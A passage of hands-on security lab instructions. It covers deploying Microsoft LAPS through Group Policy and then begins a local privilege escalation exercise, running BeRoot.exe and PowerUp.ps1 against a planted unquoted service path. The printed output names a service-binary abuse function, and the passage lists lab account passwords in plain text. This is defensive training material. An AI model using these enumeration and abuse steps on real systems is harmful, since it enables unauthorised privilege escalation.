
Double-click the LAPS.x64.msi installer file and follow the setup instructions. In the "Custom Setup" window, please ensure that the following items are configured to "Will be installed on local hard drive":

- AdmPwd GPO Extension
- Management Tools

- Fat client UI
- PowerShell module

Please see the screenshot for the desired configuration! Once you click "install", you will be asked for administrative credentials, you can provide the following:

- Username: alan.marshall.dadm
- Password: Secur1ty!



Local Administrator Password Solution Setup

**Custom Setup**

Select the way you want features to be installed.

Click the icons in the tree below to change the way features will be installed.

Installs Powershell module AdmPwd.PS and related files for command line management

This feature requires 124KB on your hard drive.

13. **Switch to Domain Controller**

    Now that LAPS has been installed, we will configure it centrally using group policies. Please switch back to the domain controller! Should you be requested for credentials, remember to use the following:


    - Username: Administrator
    - Password: Synct3chlabs

14. **Create "Configure LAPS" GPO**

    In the "Server Manager", please click "Tools" -> "Group Policy Management". In the GPO view, please open the following location:

"Group Policy Management" -> "Forest: synctechlabs.com" -> "Domains" -> "synctechlabs.com" -> "Group Policy Objects"

In the window on the right, please right-click and select "New", we will name this GPO "Configure LAPS".




| Name | GPO Status | WMI Filter | Modified | Owner |
|---|---|---|---|---|
| Default Domain Controller... | Enabled | None | 11/18/2018 2:1... | Domain Admi... |
| Default Domain Policy | Enabled | None | 9/14/2017 10:1... | Domain Admi... |
| Disable Windows Update | Enabled | None | 12/10/2018 1:0... | Domain Admi... |
| Enable Windows Update | Enabled | None | 12/10/2018 1:0... | Domain Admi... |

Name: Configure LAPS

Source Starter GPO: (none)

15. **Open Local Group Policy Editor**

As a next step, please right-click the "Configure LAPS" entry and select "Edit". In the Group Policy Management Editor, please open the "Computer Configuration" -> "Policies" -> "Administrative Templates" -> "LAPS" folder.



**Password Settings**

Edit policy setting

Requirements:
At least Microsoft Windows Vista or Windows Server 2003 family

Description:

Configures password parameters

Password complexity: which characters are used when generating a new password
Default: Large letters + small letters + numbers + special characters

Password length
Minimum: 8 characters
Maximum: 64 characters
Default: 14 characters

Password age in days
Minimum: 1 day
Maximum: 365 days


| Setting | |
|---|---|
| Password Settings | Nc |
| Name of administrator account to manage | Nc |
| Do not allow password expiration time longer than required ... | Nc |
| Enable local admin password management | Nc |

16. **Configure LAPS**

    In the LAPS group policy folder, we will make the following changes:

    - Double-click the "Password Settings" entry, select "Enabled" and "OK" (the default complexity settings are acceptable)
    - Double-click the "Enable local admin password management", select "Enabled" and "OK" (to enable LAPS)

    Once completed, feel free to close the Local Group Policy Editor window.



LAPS

**Enable local admin password management**

Edit policy setting

Requirements:
At least Microsoft Windows Vista or Windows Server 2003 family

Description:

Enables management of password for local administrator account

If you enable this setting, local administrator password is managed


If you disable or not configure this setting, local administrator password is NOT managed

| Setting | State |
|---|---|
| Password Settings | Enabled |
| Name of administrator account to manage | Not configured |
| Do not allow password expiration time longer than required ... | Not configured |
| Enable local admin password management | Enabled |

17. **Link "Configure LAPS" GPO to Workstations OU**

    We will now link the "Configure LAPS" GPO to the Workstations OU as well. You should know the steps by heart by now, but just in case:

    - Right-click the "Workstations" OU in the "Group Policy Management" view
    - Select "Link an existing GPO..."
    - Select the "Configure LAPS" GPO



Workstations

| Link Order | GPO | Enforced | Link Enabled | GPO Status | WMI Filter |
|---|---|---|---|---|---|
| 1 | Default Domain Policy | No | Yes | Enabled | None |
| 2 | Disable Windows U... | No | Yes | Enabled | None |

Select GPO

Look in this domain:

synctechlabs.com

Group Policy objects:

Name
Configure LAPS
Default Domain Controllers Policy
Default Domain Policy
Disable Windows Update
Enable Windows Update

18. **Refresh group policy on Windows02**

    Let's switch to our Windows02 workstation. If credentials are requested, please provide the following:

    - Username: alan.marshall
    - Password: Awesomesauce123

    Please open a command line prompt and refresh the group policy:

    **C:\Users\alan.marshall>** gpupdate /force

19. **Review passwords for Windows01 and Windows02**


    Now let's switch back to our Domain Controller to see if passwords are indeed being randomly generated by LAPS. On the Domain Controller, please open an explorer window and browse the following directory:

    C:\Program Files\LAPS\

    In the LAPS directory, you'll find the "AdmPwd.UI.exe" utility, which is the GUI application to retrieve LAPS-generated passwords. You can double-click it to open it. In the interface, please enter "Windows02" as the ComputerName and select

"Search".

This will review the current password and the expiry date. When you search for "Windows01", you will receive an empty value, as the machine was not yet rebooted and thus hasn't installed / configured LAPS.



| Name | Date modified | Type | Size |
|---|---|---|---|
| AdmPwd.UI.exe | 9/22/2016 8:02 AM | Application | 64 KB |
| AdmPwd.Utils.dll | 9/22/2016 8:02 AM | Application extens... | 34 KB |

ComputerName: WINDOWS02

Password: fhK0i;dh$&60(8

Password expires: 5/26/2018 12:29:38 AM

New expiration time: Friday , May 25, 2018 12:30:43 AM

20. **Bonus - LAPS finetuning**

    You have completed the base section of the lab. If you have time left, here are two additional bonus challenges:

    - Can you deploy on WINDOWS01 as well (straight-forward)?
    - Run the LAPS UI (C:\Program Files\LAPS) from the WINDOWS02 workstation and try reading the WINDOWS02 password. You may notice that this doesn't work. Remember that the permissions on the AD object are set to only be available to Domain Admins... Imagine that Alan Marshall is a helpdesk user that needs to be able to run the LAPS User Interface from his workstation to perform his support actions. Can you finetune the AD object permissions to allow for this?

21. **Lab Conclusion**

    Congratulations, you have successfully completed the lab! The goal of the lab was to illustrate how LAPS can be deployed and configured on our lab workstations. We observed how it can be installed and afterwards configured centrally using GPO's. If you have time left, feel free to attempt the bonus section of this lab.

**ATTENTION: Finishing this step will close your lab!**

# SEC599-4.2: Exercise - Local privilege escalation techniques

## Objective

The detailed steps in the lab include:

- Test our Windows environment for local privilege escalation flaws using beroot.exe & PowerUp.ps1.
- Analyze results & exploit vulnerability
- Fix identified issue
- Bypass UAC using UACME

## Scenario

## Virtual Machines

1. SEC599-E01 - DomainController
2. SEC599-E01 - Firewall
3. SEC599-E01 - Windows02

## Exercise 1 : SEC599-4.2

1. **Logon to Windows**

   Logon to our Windows workstation with our user credentials:

   - Username: alan.marshall
   - Password: Awesomesauce123

2. **Run BeRoot.exe**


   The first tool we will use to test for privilege escalation issues is BeRoot.exe. You can run BeRoot.exe in the following way:

   - Open a command prompt
   - Change directory to C:\Users\alan.marshall\Desktop\Red Team\Privilege Escalation
   - Run beRoot.exe

3. **Review BeRoot's results**

   BeRoot.exe provides immediate feedback and will show you a number of possible privilege escalation issues. It will identify an unquoted service path issue with a service called "VulnerableService":

The path of the service is C:\escalate\Executable Folder\Service.exe, but the binary path of the service does not include any quotes!



```
Microsoft Windows [Version 10.0.17134.407]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\alan.marshall>cd C:\Users\alan.marshall\Desktop\Red Team\Privilege Escalation

C:\Users\alan.marshall\Desktop\Red Team\Privilege Escalation>beRoot.exe
|====================================================================|
|                                                                    |
|                    Windows Privilege Escalation                    |
|                                                                    |
|                          ! BANG BANG !                             |
|                                                                    |
|====================================================================|



------------- Service -------------

[!] Path containing spaces without quotes
Full path: c:\escalate\Executable Folder\Service.exe
Writables path found:
- c:\escalate
Name: VulnerableService
Key: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\VulnerableService
permissions: {'change_config': False, 'start': False, 'stop': False}


------------- Get System Priv with WebClient -------------

[!] Checking WebClient vulnerability
[-] WebClient could not be started

[!] Elapsed time = 17.871999979

C:\Users\alan.marshall\Desktop\Red Team\Privilege Escalation>_
```


4. **Run PowerUp.ps1**

   Next up, let's try the Powershell "PowerUp.ps1" script! The advantage for an adversary is that this is a pure powershell script and has thus better chances of running as opposed to the BeRoot.exe binary (e.g. due to application whitelisting issues).

   Please open a PowerShell prompt and run the following commands:

   **PS C:\Users\alan.marshall>** cd "C:\Users\alan.marshall\Desktop\Red Team\Privilege Escalation"
   **PS C:\Users\alan.marshall\Desktop\Red Team\Privilege Escalation>** Import-Module .\PowerUp.ps1
   **PS C:\Users\alan.marshall\Desktop\Red Team\Privilege Escalation>** Invoke-Allchecks

   This command will take a few seconds, as PowerUp.ps1 will now perform all its privilege escalation checks.



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\alan.marshall> cd "C:\Users\alan.marshall\Desktop\Red Team\Privilege Escalation"
PS C:\Users\alan.marshall\Desktop\Red Team\Privilege Escalation> Import-Module .\PowerUp.ps1
PS C:\Users\alan.marshall\Desktop\Red Team\Privilege Escalation>
PS C:\Users\alan.marshall\Desktop\Red Team\Privilege Escalation> invoke-allchecks

[*] Running Invoke-AllChecks


[*] Checking if user is in a local group with administrative privileges...


[*] Checking for unquoted service paths...


ServiceName    : VulnerableService
Path           : c:\escalate\Executable Folder\Service.exe
ModifiablePath : @{ModifiablePath=C:\escalate; IdentityReference=NT AUTHORITY\Authenticated Users;
                 Permissions=System.Object[]}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'VulnerableService' -Path <HijackPath>
CanRestart     : False

ServiceName    : VulnerableService
Path           : c:\escalate\Executable Folder\Service.exe
ModifiablePath : @{ModifiablePath=C:\escalate; IdentityReference=NT AUTHORITY\Authenticated Users;
                 Permissions=System.Object[]}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'VulnerableService' -Path <HijackPath>
CanRestart     : False
```

5. **Review PowerUp results**

